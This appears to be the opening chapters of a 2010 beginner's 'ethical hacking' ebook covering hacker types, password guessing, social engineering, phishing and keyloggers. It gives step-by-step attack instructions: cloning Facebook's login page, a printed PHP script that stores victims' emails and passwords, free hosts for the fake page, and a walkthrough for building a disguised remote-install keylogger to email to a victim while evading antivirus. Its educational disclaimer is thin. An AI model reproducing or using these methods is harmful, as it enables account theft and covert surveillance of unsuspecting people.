

A beginners guide to Ethical Hacking

Learn How keep hackers and Crackers out of your PC

By: Rafay baloch

www.rafaiahackingarticles.blogspot.com

www.hacking-book.com

Copyright notice

This report may not be reproduced or copied without the permission of the author. Any unauthorized use, distributing, reproducing is strictly prohibited. You cannot do following things with this book

- [NO] Can Be Edited Completely**
- [NO] Can Claim full ownership**
- [NO] Can be added to paid membership sites**
- [NO] Can be packaged with other products**
- [NO] Can be sold**
- [NO] Can be bundled with other products**
- [NO] Can be broken into multiple chapters**
- [NO] Can be given away**
- [NO] Can sell Resale Rights**
- [NO] Can sell Master Resale Rights**
- [NO] Can sell Private Label Rights**
- [NO] Can be offered through auction sites**
- [NO] Can sell product as is without changing a thing**

Legal Disclaimer

The information provided in this Book should be used for educational purposed only. The author holds no responsibility for any misuse of the information provided. This is not a book which promotes or encourages or exits hackers. But our purpose is to aware people of that what is going around. We believe that unless you know how to hack (Ethically, you cannot defend yourself from malicious hack attacks. Know Hacking but no Hacking.

You implement this information at your own risk

Copyright 2010 @ Rafayhackingarticles.blogspot.com .All rights reserved

Table of Contents

A. Introduction

1. Who is a Hacker?
2. Types of Hackers?
3. Hackers Hierarchy
4. What takes to become a Hacker

B. Programming

1. Hacking and Programming
2. Where to learn Programming?

C. Password Hacking

1. Guessing the secret Answer
2. Guessing the Password
3. Social Engineering
4. Phishing
5. Desktop Phishing
6. Filter Evasion
7. Keylogger

D. Password Cracking

1. Dictionary Attacks
2. Brute Force Attacks
3. Rainbow Tables

E. Windows Hacking

1. Netbios Hacking
2. Cracking Windows Password
3. Hacking Non Administrator Password in Windows XP
4. Bypassing Windows XP Logon Screen

F. Wifi or Wireless Hacking

1. ARP Poisoning Attack
2. Cracking MD5 Hashes
2. Packet Sniffing

G. Website Hacking

1. SQL Injection
2. Cross site scripting(XSS)
3. Remote File Inclusion(RFI)
4. Local File Inclusion(LFI)
5. Denial of Service Attack
6. Vulnerability Testers

H. Malware and Viruses

1. Types of Malware
2. ProRat
3. Turkojan

I. Security tips and countermeasures

1. Password Hacking
2. Password Cracking
3. Windows Hacking
4. Wifi or Wireless Hacking
5. Website Hacking
6. Malware and Rats

J. Conclusion

1. Congratulations

Chapter one

Introduction

Who is a hacker?

Hacker is a person who breaks into some ones computers or computer networks either for the purpose of profit, fun or a motivated challenge is called a hacker.

Types of Hackers

Hackers can be classified in three main types which are listed as follows:

White hat hackers – White hat hackers are the ones who do not use their skills for harming others or for illegal purposes. These are often called security experts and are considered as good guys.

Black hat hackers – Black hat hackers often called as Crackers are the ones who use their skills for illegal purposes such as Credit card stealing, Hacking a bank etc.

Grey hat hackers – Grey hat hackers are a hybrid between White hat hackers and black hat hackers I.e. They some times act as white hat and some times black hat and some times not.

Hacker Hierarchy

Scriptkiddies or Newbie – Script kiddies are inexperienced people who want to become a hacker. They are usually inexperienced and use ready made tools for hacking. They have access to hacking tools but they are not really aware of how computers and programs work. Due to their lack of experience they sometimes can harm themselves too. As there is a famous quote “**Little knowledge is dangerous**”.

Intermediate hackers – Intermediate hackers know much more than scriptkiddies but they do not make their own exploits (*A piece of code or script used to carry attacks on a vulnerable*) system to carry out attacks. They are well aware of programming and computers.

Professional or Elite hackers – These are the experienced and skilled hackers. They develop their own tools and exploits. They can access in a system and are well capable of hiding their tracks.

What Takes to Become a Hacker?

Remember Hacking is not a thing which can be mastered overnight it needs patience and a lot of hardwork. The most common problem I see with newbie hackers or Beginners that they want things to happen with least effort but that's not the case you need to work hard on each and every topic and once you grab a topic then stick to it until you master it when you can do this you will see the results your self

Chapter two

Programming

Hacking and Programming

Most of people argue that one can only hack if he/she is well aware of programming. But I do not agree with them, now a days there are lots of tools which can be used without a good knowledge of programming which means that you can be a fairly good hacker with out knowing programming. But still there are some things which you cannot do without knowing **programming**.

1. You cannot develop your own exploits
2. You will not be considered as a **professional** or **Elite hacker**.

Where to learn Programming?

First of all try to learn **HTML(Hyper text markup language)** the best place to learn it is w3schools.com then I suggest to learn C language. The reason why I am suggesting you to learn C language is because majority of exploits are programmed in C language so it will help you to understand them and also create them. The best way to learn programming is to purchase a book on programming. There are tons of book available on programming on amazon.com , Ejunkie.com etc just google it.

Programming Forums

Below are some forums through which you can learn and increase your Programming skills

- [</dream.in.code>](#)
- [Programming Forums](#)
- [Go4Expert](#)
- [CodeCall](#)

Chapter Three

Password Hacking

Now that you have got introduced to basics of hacking now here is the time we will start with password hacking. As we all know that the only form of security is in the form of passwords. Below I will discuss different methods which a hacker uses to gain unauthorized access to a computer, network or an email account.

Guessing the password – First of all the hacker would probably try to guess the password. Lots of people keep their date of birth, phone number, favourite car etc as their passwords. A hacker would try to guess your passwords by using the information he knows about you.

Guessing the Secret answer – Almost all email account services give you the option to reset your password by simply answering the secret answer you choose in signup process. Secret questions are usually as follows:

1. Name your first pet.
 2. Name your first car.
 3. My mothers birth place.
- Etc.

These questions are very simple the any one who has a little information about victim can answer it. Here I would show you the example of how this process works. I would take hotmail.com as an example

1. First of all the hacker would go to www.hotmail.com

sign in

Windows Live ID:
example555@hotmail.com

Password:

[Forgot your password?](#)

☒ Remember me
☐ Remember my password

Not your computer?
[Get a single-use code to sign in with](#)

[Show saved Windows Live IDs](#)

2. Then he will Click on **Forgot your password?**

Reset your password

Before you can reset your password, you need to type your Windows Live ID :

Windows Live ID:
Example: someone@example.com


Picture:   

Type the 6 characters you see in the picture

Characters:

3. Next the hacker would type in the victim's email account.

4. The hacker will get two options saying to either restart the account by using your location and secret answer or either restart it by your secondary email address

 Use my location information and secret answer to verify my identity

Country/region:

Question: Favorite teacher

Secret answer:

5. Now the hacker would try to guess your secret answer by using the information he knows about you and once he finds it the hacker has gained access to your account.

Social engineering – Social engineering is defined as the process of obtaining others passwords or personal information by the act of manipulating people rather than by breaking in or using technical cracking techniques. Here I will show you an example on how social engineering works

Example 1:

Robert (Hacker) calls Michael and pretends to be a Google employee, Here is the conversation:

Robert: Hi Michael I am Robert a Google employee

Michael: OH How are you doing?

Robert: Me fine. I am here to inform you that Google is performing a security update on all Google accounts and we therefore need to install those securities updates on your account.

Michael: Yes kindly install those security updates.

Robert: Thanks for your interest in our security updates we will require your account password for installing it.

Michael (Victim) has become a victim of social engineering, he will give out his password thinking that the person whom he was chatting was a Google employee.

Note: The Hacker will create an account similar to
Googleupdates(at)gmail.com
Securityupdates(at)gmail.com

Example 2:

You may receive an email from saying that your computer is infected with virus and to eliminate this virus you need to install a tool. The tool will not eliminate virus from your computer but instead it will give access to your computer and all data stored on it.

The above methods were low Tech methods and have a very low success rate. Now we will discuss some high Tech methods which most of Professional Hackers use to hack or to gain access to email accounts.

Phishing

Phishing is a method to obtain sensitive username and passwords, credit card numbers, bank accounts by claiming or pretending to be someone you are not. A case study shows that around 80% of email accounts such as Facebook, yahoo, hotmail etc get hacked with this method.

Phishing may be of many types. The most common and popular types of Phishing are:

1. Fake login pages
2. Desktop Phishing
3. Link manipulation
4. Filter Evasion
5. Tabnabbing

Fake login pages – In this method a hacker creates a fake page of any website such as paypal, yahoo, orkut etc similar to the original and asks the victim to login through that page.


Once the victim logs in through that page his email id and passwords gets stored and hence gets his account gets hacked. The hacker which creates exact pages without errors are familiar with HTML (Hyper text markup language) and PHP (Hypertext processor). Here I will you the exact method which a hacker will take to make a fake login page.

1. First a hacker would choose a target. Here I am choosing target as Facebook.com which is most popular target among all.


Note: Similar method is used to create a fake login page of any website, however I have included a lot of Fake pages in the bonus section already created by me for your testing purposes.




2. Next the hacker would go to the target site i.e. Facebook and right click on it and click on view source.



3. Now the hacker would Copy the source and save it into a WordPad or Notepad and rename it something like **Facebook.htm**.



4. Now open Facebook.htm in a WordPad. Right click the file and click on open with and select WordPad. Now search for “**Form method**” you will see something like this:



Now change action=“**http://login.facebook.com/login.php**” to “**Pass.php**” and change method=“**post**” to “**Get**”

5. Next the hacker would create a PHP script which would save the entered username and password and save it something like **Pass.php**. The code for the script is:


```

<?php /* Created on: 3/27/2007 */
$fp = fopen("FacebookPasswords.htm", "a");
fwrite($fp, "Email:$_POST[email]\tPassword:
$_POST[pass]");
echo "<HTML>

<head>
<title>Welcome to Facebook</title>
<FRAMESET cols=\"*\"\">
    <FRAME SRC=\"http://www.google.com\"
</FRAMESET>";?>

```

Note: Here <http://www.google.com> is the redirection url when the victim will enter his username and password in the fake page he will be redirected to www.google.com so he wont become suspicious.

6. Now the hacker would create an account on webhosting site that supports php to upload the files. Some of popular Free hosting sites are:

1. www.110mb.com
2. www.ripway.com
3. www.t35.com
4. www.yourfreehosting.net





7. Next the hacker will upload the two files Facebook.htm and Pass.php to one of these sites.





8. Once you have uploaded both the files to a webhosting site.

<input type="button" value="Choose File"/>	Facebook.htm	<input type="button" value="Choose File"/>	No file chosen
<input type="button" value="Choose File"/>	login.php	<input type="button" value="Choose File"/>	No file chosen
<input type="button" value="Choose File"/>	No file chosen	<input type="button" value="Choose File"/>	No file chosen
<input type="button" value="Choose File"/>	No file chosen	<input type="button" value="Choose File"/>	No file chosen
<input type="button" value="Choose File"/>	No file chosen	<input type="button" value="Choose File"/>	No file chosen

Current Path: Root

Select	File	File Size	File Date	Delete
<input type="checkbox"/>	 Facebook.htm Direct Link: http://h1.ripway.com/rafaybaloch/Facebook.htm [Get HTML Codes Rename Edit]	35.61 KB	7/7/2010 10:37:58 AM	
<input type="checkbox"/>	 login.php Direct Link: http://h1.ripway.com/rafaybaloch/login.php [Get HTML Codes Rename Edit]	277 Bytes	7/7/2010 10:37:58 AM	
Total: 2 files		35.88 KB		

9. Now as you can see that **<http://h1.ripway.com/rafaybaloch/Facebook.htm>** is the fake page which the hacker will sent to the victim. Once the victim will enter his username and password it will be saved in a .txt file.

<input type="checkbox"/>	 FacebookPasswords.htm Direct Link: http://h1.ripway.com/rafaybaloch/FacebookPasswords.htm [Get HTML Codes Rename Edit]	30 Bytes	7/7/2010 10:41:36 AM	
--------------------------	--	----------	----------------------	---


10. Now the hacker will just download the file and view the saved password inside.

Desktop Phishing

Desktop phishing is another type of Phishing. In desktop phishing hackers change your **Windows/System32/drivers/etc/hosts** file, this file controls the internet browsing in your PC. Hackers send a Phisher arm which when installed into victims computer changes its **Windows/System32/drivers/etc/hosts** file. When victim tries to log in to real page he is redirected the fake page and thus loses his password there.

The figure below shows the working of desktop phishing:

OLD WAY OF PHISHING



Link manipulation

Link manipulation is another type of phishing. The method is same the normal fake login page but in this method the hacker does not upload the files to normal web hosting site but instead he buys a domain For example: If the target is then the hacker will buy something like www.okrut.com, www.orkutt.com. When the victim will see the fake page he will think that its a normal site as there is a slight difference b/w web Address therefore he/she will login through it and loose their password.

Tabnabbing

Tabnabbing is a new type of phishing and the most dangerous one. In this method the hacker takes advantage of multiple tabs. The victim visits the attackers site and opens another tab leaving the attacker site open. While the victim browse other tabs the attackers site redirects it self to the fake login page say facebook. Now when the victim will see the fake page he will think it as a normal facebook page and will login through it and therefore gets his/her account hacked.

Filter evasion


In this method the hackers use images instead of text. The reason which they do so is to make it harder for anti-phishing filters to detect text. These are commonly used in phishing emails.

The figure below will show you an example of a Phishing scam.



The Hyperlink “**Click here to activate your account**” in the above email will take the victim to fake paypal login page where he/she will loose his password.

Here is another example of a Phishing email:



Keylogger

A Keylogger is a hardware or software device which monitors every keystroke , screen shots , chats etc typed on the computer. A keylogger program does not require physical access to the user's computer. Any person with a basic knowledge of computer can use keylogger. keyloggers may be are classified in to two different types:

1. Hardware keyloggers
2. Software keyloggers

Hardware keyloggers -


Hardware keyloggers are used for keystroke logging. They plug in between a computer keyboard and record all keystrokes, Chats, email passwords and other sensitive information.

A hardware keylogger is looks like a usb or other peripheral device so the victim can never doubt that it is a keylogger. The hardware keylogger has an inbuilt memory which stores the sensitive information.

Below is an image of a hardware keylogger for your convenience:



A keylogger must be installed keyboard plug and the USB or PS/2 port socket. The following image shows how a hardware keylogger gets installed.



Where can I get a Hardware keylogger?

Now you must be wondering where can you get a hardware keylogger. You can get it at:

1. www.keyghost.com/
2. www.keelog.com/

Software keyloggers:

Software keyloggers are also used for keystroke capturing and recording. But unlike hardware keyloggers we need to install it on a victims computer to receive keystrokes. This process is also called **remote monitoring**.

Where can I get a software keylogger for free?

Well there are a lot of free software keyloggers available. Some of the popular keyloggers are as follows:

- 1.[Refog keylogger](#)
- 2.[Logixoft](#)
- 3.[Actual keylogger](#)

But unfortunately Free keyloggers do not support remote installations and have a very few features. The best option is to buy one.

Which are the best software keyloggers with remote installation?

Well with my 4 years of experience in Ethical hacking and security I have tested over 50 keyloggers and found these two as best software keyloggers:

- 1.[Winspy keylogger](#)
- 2.[Sniperspy keylogger](#)

Sniperspy keylogger:

SniperSpy is the industry leading keylogger software combined with the Remote Install and Remote Viewing feature. Once installed on the remote PC(s) you wish, you only need to login to your own personal SniperSpy account to view activity logs of the remote PC's!. This means that you can view logs of the remote PC's from anywhere in the world as long as you have internet access!

Winspy keylogger:

WinSpy Software is a Complete Stealth **Monitoring Software** that can both monitor your Local PC and Remote PC. It includes Remote Install and Real-time Remote PC Viewer. Win Spy Software will capture anything the user sees or types on the keyboard.

Below I will show you the exact method to install a winspy keylogger on a victims computer remotely.

Step 1:

First of all you need to **Download winspy keylogger**

Step 2:

After downloading winspy keylogger run the application. On running, a dialog box will be prompted. Now, create an user-id and password on first run and hit apply password. Remember this password as it is required each time you start Winspy and even while uninstalling.



Step 3:

Now, another box will come, explaining you the hot keys(**Ctrl + Shift +F12**) to start the Winspy keylogger software.




Step 4:

Now pressing on the hot keys will take you a login box asking you to enter the username and password. Enter the username and password and click ok.

Step 5:

On entering the username and password you will be taken to winspy main screen. Now select **Remote** at top and click on **Remote install**.



Step 6:

On doing this you will be taken to the Remote install file creator. Enter the following things there:


User – Type in the victims name.

File Name – Here you need to enter the name of file needs to be sent. Like I have kept the name “**Funny joke**” which the victim will love to accept.

File icon – You really don’t need to change this.

Picture – Select the picture you want to insert to the remote file.

Email log to – In this field enter your email address which you will use to receive the keystrokes. Hotmail account do not accept remote files so its use a Gmail account instead.



Step 7:

After you have done all the above steps, click on “**Create remote file**”. Now the remote file will be created, it will look something like this.



Now you just have to sent the victim your remote file via email attachment or by uploading it to a web-hosting site and then sending victim the download link. Once the remote file gets installed into victims computer, you will receive keystrokes on regular basis.

Note:Your antivirus may recognize winspy as a virus. So its recommended that you disable your antivirus before installing winspy.

Which software keylogger is better Sniperspy or Winspy?

I recommend Sniperspy for the following reasons:

- 1.** Sniperspy is Fully compatible with windows vista,but winspy has known compatible issues with Windows vista
- 2.** It has low antivirus detection rate
- 3.** Sniperspy can bypass firewall but Winspy cant.
- 4.** Sniperspy is recognized by **CNN,BBC,CBS** and other popular news network, Hence it is reputed and trustworthy

Chapter Four

Password Hacking

Password Cracking is the process of recovering or gaining unauthorized access from the data which has been stored in or transmitted by a computer system. The common methods involves methods such as Brute force attacks , Dictionary attacks and Rainbow tables.

Dictionary Attacks

